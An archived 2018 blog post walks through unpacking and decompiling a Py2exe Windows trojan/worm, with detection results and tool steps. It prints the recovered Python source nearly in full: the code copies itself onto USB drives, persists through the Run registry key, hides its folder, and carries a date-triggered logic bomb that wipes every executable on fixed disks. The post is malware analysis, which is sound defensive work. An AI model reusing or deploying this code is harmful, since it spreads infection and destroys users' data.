Reversing Py2Exe binaries

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
Published: 2018-02-14 · Archived: 2026-04-05 21:29:33 UTC

Well, today, I came across an oddity that required digging a little deeper. I saw a C:\boots\syswin.exe, and I know that shouldn’t be there. A Virustotal check showed a high detection rate, but nothing that really explained what the file is, or does.



Detection	Details	Behavior	Community
AhnLab-V3	Trojan/Win32.Skeeyah.C2031209		
Avast	FileRepMalware		
AVG	FileRepMalware		
Avira	TR/Worm.Gen		
AVware	Trojan.Win32.Generic!BT		
Cybereason	malicious.c3241d		
DrWeb	Python.Siggen.3		
Endgame	malicious (high confidence)		
ESET-NOD32	Python/Agent.K		
Fortinet	W32/Trojan.FLOM!tr		
GData	Win32.Trojan.Agent.ORM13H		
Ikarus	Worm.Python.Agent		
K7GW	Trojan (004fffe01)		
Kaspersky	Worm.Python.Agent.c		
McAfee	Trojan-FLOM!48C9B0ACEFE7		
McAfee-GW-Edition	BehavesLike.Win32.Trojan.rc		
NANO-Antivirus	Trojan.Py2Exe.PyAgent.eqmocu		
Panda	Trj/CI.A		


I used 7zip to open the file, and saw a lot of .pyc files inside, so this is Python related. Probably a Py2exe binary. Py2exe is a program which takes a Python script, compiles it, along with any necessary modules, and packages them with a small Python interpreter, into an executable. To verify, I ran:

```
➜ Downloads strings syswin.exe| grep PYTHONSCRIPT
PYTHONSCRIPT
➜ Downloads
```

PYTHONSCRIPT is the resource which contains the original Python script.

Now…how to go about getting the original script out of the exe? A quick Google search showed me that there are a lot of tools out there for this…and hours of reading and trial-and-error showed me that almost none of them work. Finally, I found rePy2exe. Thankfully, this one worked quite well.

The reverse 'exe > py' functionality errored out, but I was able to use unpy2exe to recover the .pyc file for PYTHONSCRIPT.




Now, I could use option 3 (Reverse Pyc -> Py) in rePy2exe to get the source code back.


Reverse Engineering Py2Exe
by: Alisson Moretto (4w4k3)
4w4k3@protonmail.com
Version: 0.4
Choose option from menu:
[1] Reverse Exe -> Py
[2] Reverse Exe -> Pyc
[3] Reverse Pyc -> Py
[Q] Quit [U] Update
rePy2exe> 3
Type the path of your .pyc: /Users/ esktop/test0.py.pyc
Type a name to save your .py: out

Then I saw “Segmentation fault,” which, if you don’t know, is a bad thing. After a moment, though:

So…it *looks* like it worked…but I don't expect to see a 250M Python script.




Still…when I opened it, it *looked* like a Python script.

```
# Source Generated with Decompyle++
# File: test0.py.pyc (Python 2.7)

from ctypes import windll
from os import path, makedirs, chmod, walk, path, unlink, stat, startfile
from _winreg import ConnectRegistry, HKEY_CURRENT_USER, OpenKey, KEY_ALL_ACCESS, SetValueEx, CloseKey, REG
_SZ, QueryValueEx
from shutil import copy
from stat import S_IWRITE, S_IRUSR, S_IRGRP, S_IROTH
from time import sleep
from threading import Thread
from sys import argv
from csv import DictReader
from subprocess import Popen, PIPE
from datetime import date
dirur = u'C:\\\\boots'
dir0 = 'C:\\boots\\'
dirur1 = u'D:\\\\boots'
dir1 = 'D:\\boots\\'
file0 = path.basename(argv[0])
file1 = 'syswin.exe'
file2 = path.join(path.dirname(argv[0]), path.basename(argv[0]))
import win32api
from win32file import DRIVE_FIXED, GetDriveType, DRIVE_REMOVABLE

class thr_usb(Thread):

    def __init__(self):
        Thread.__init__(self)


    def run(self):
        while None:

            try:
                drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]
                for usb0 in drives:
                    if GetDriveType(usb0) == DRIVE_REMOVABLE:
                        for (root, dirnames, filenames) in walk(usb0):
                            for dirname in dirnames:

                                try:
                                    copy(file2, path.join(root, dirname + '.exe'))
                                except:
                                    pass


                                try:
                                    copy(file2, path.join(root, dirname + '\\' + dirname + '.exe'))
                                continue
                                continue



            continue
            continue



out.py
```

On scrolling down, it was clear that the only issue (and what caused the segfault) was that it printed the Python script over and over and over until it segfaulted at 250M…so, all I had to do is find where the first one ended,

copy/pasta, and then I could tear it apart.



This is a bit more manageable.

Now, to read the thing.

```
from ctypes import windll
from os import path, makedirs, chmod, walk, path, unlink, stat, startfile
from _winreg import ConnectRegistry, HKEY_CURRENT_USER, OpenKey, KEY_ALL_ACCESS, SetValueEx, CloseKey, REG
_SZ, QueryValueEx
from shutil import copy
from stat import S_IWRITE, S_IRUSR, S_IRGRP, S_IROTH
from time import sleep
from threading import Thread
from sys import argv
from csv import DictReader
from subprocess import Popen, PIPE
from datetime import date
dirur = u'C:\\\\boots'
dir0 = 'C:\\boots\\'
dirur1 = u'D:\\\\boots'
dir1 = 'D:\\boots\\'
file0 = path.basename(argv[0])
file1 = 'syswin.exe'
file2 = path.join(path.dirname(argv[0]), path.basename(argv[0]))
import win32api
from win32file import DRIVE_FIXED, GetDriveType, DRIVE_REMOVABLE

class thr_usb(Thread):

    def __init__(self):
        Thread.__init__(self)


    def run(self):
        while None:

            try:
                drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]
                for usb0 in drives:
                    if GetDriveType(usb0) == DRIVE_REMOVABLE:
                        for (root, dirnames, filenames) in walk(usb0):
                            for dirname in dirnames:

                                try:
                                    copy(file2, path.join(root, dirname + '.exe'))
                                except:
                                    pass


                                try:
                                    copy(file2, path.join(root, dirname + '\\' + dirname + '.exe'))
                                continue
                                continue



            continue
            continue




class thr_cible(Thread):
```

So, imports and var declarations, then we see that it's got functionality to copy itself to USB. Awesome.

```
class thr_cible(Thread):

    def __init__(self):
        Thread.__init__(self)


    def run(self):
        while None:

            try:
                drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]
                for cible0 in drives:
                    if GetDriveType(cible0) == DRIVE_FIXED:
                        for (root, dirnames, filenames) in walk(cible0):
                            for filename in filenames:
                                if filename.lower().endswith('exe'):

                                    try:
                                        thefile = path.join(root, filename)
                                        if stat(thefile).st_size != 0:

                                            try:

                                                try:
                                                    chmod(thefile, S_IWRITE)
                                                    unlink(thefile)
                                                except:
                                                    pass

                                                with open(thefile, 'w') as my_file:
                                                    my_file.close()


                                    continue

            except:
                pass




def run_file1():
    find = False

    try:
        p_tasklist = Popen('tasklist.exe /fo csv', stdout = PIPE, universal_newlines = True)
        for p in DictReader(p_tasklist.stdout):
            if p.values()[1] == file1:
                find = True
                break
                continue
        if find == False:
            startfile(dir0 + file1)
        find = True
        return find
    except:
        return find
```

Then we see functionality to, essentially, destroy every executable on disk by unlinking them…but only if it's a fixed disk. It won't kill USB. After that, there's some tasklist stuff…frankly, I'm not a Python god, so I'm not certain what's going on there.

```
def cible_run_file0(file_cible):
    find = False

    try:
        p_tasklist = Popen('tasklist.exe /fo csv', stdout = PIPE, universal_newlines = True)
        for p in DictReader(p_tasklist.stdout):
            if p.values()[1] == file_cible:
                find = True
                break
                continue
        return find
    except:
        return find


_registry = ConnectRegistry(None, HKEY_CURRENT_USER)

def get_runonce():
    return OpenKey(_registry, 'Software\\Microsoft\\Windows\\CurrentVersion\\Run', 0, KEY_ALL_ACCESS)


def add(name, application):

    try:
        key = get_runonce()
        SetValueEx(key, name, 0, REG_SZ, application)
        CloseKey(key)
    except:
        pass



def exists(name):
    key = get_runonce()
    exists = True

    try:
        QueryValueEx(key, name)
    except WindowsError:
        exists = False

    CloseKey(key)
    return exists
```

It queries the runkey…and adds itself.

```
def add_to_reg():
    pseudo0 = 'syswin'
    if exists(pseudo0) == False:
        add(pseudo0, '"' + dir0 + file1 + '"')

newthread0 = thr_usb()
newthread1 = thr_cible()
while path.dirname(argv[0]) != dir0[:-1]:

    try:
        create_dir = 0

        try:
            if not path.exists(dir0):
                makedirs(dir0)
            create_dir = 1
        except:
            dir0 = dir1
            dirur = dirur1

            try:
                if not path.exists(dir0):
                    makedirs(dir0)
                create_dir = 1


        if create_dir == 1:
            windll.kernel32.SetFileAttributesW(dirur, 2)
            copy_file0 = False

            try:
                if not path.isfile(dir0 + file1):

                    try:
                        copy(file0, dir0 + file1)
                        copy_file0 = True
                        chmod(dir0 + file1, S_IRUSR | S_IRGRP | S_IROTH)
                        run_file1()
                    copy_file0 = run_file1()

                else:
                    copy_file0 = run_file1()
                    if copy_file0 == False:

                        try:
                            chmod(dir0 + file1, S_IWRITE)
                            unlink(dir0 + file1)
                            copy(file0, dir0 + file1)
                            copy_file0 = True
                            chmod(dir0 + file1, S_IRUSR | S_IRGRP | S_IROTH)
                            run_file1()
                        copy_file0 = run_file1()
```

Some more stuff for copying itself to USB…

And closes with some conditionals…

```
            except:
                pass

            if copy_file0 == True:
                add_to_reg()
            break

add_to_reg()
if not newthread0.isAlive():
    newthread0.start()
if path.isfile('C:\\txt.txt') and date(2016, 4, 3) < date.today():
    if not newthread1.isAlive():
        newthread1.start()
```

So, basically, it checks to see if C:\txt.txt exists, and whether the date is before 2016/4/3 or earlier. If not, it launches newthread1, which is the code to destroy all the executables. Pretty fun stuff, right?

Notice, there's no backdoor/RAT functionality, or any network capability at all. There's nothing to be gained here. This was written by an asshole, just to showcase his or her assholery. Presumably, it was initially written as a logic bomb, prior to 4/3/2016, and left to propagate via USB until that time, when it would explode and kill everyone's files. Clearly, this was written by a very nice guy, right? Anyway…after all the time spent figuring out how…it turns out it's pretty easy to tear these apart. So that much, at least, is a plus.

Source: https://biebermalware.wordpress.com/2018/02/14/reversing-py2exe-binaries/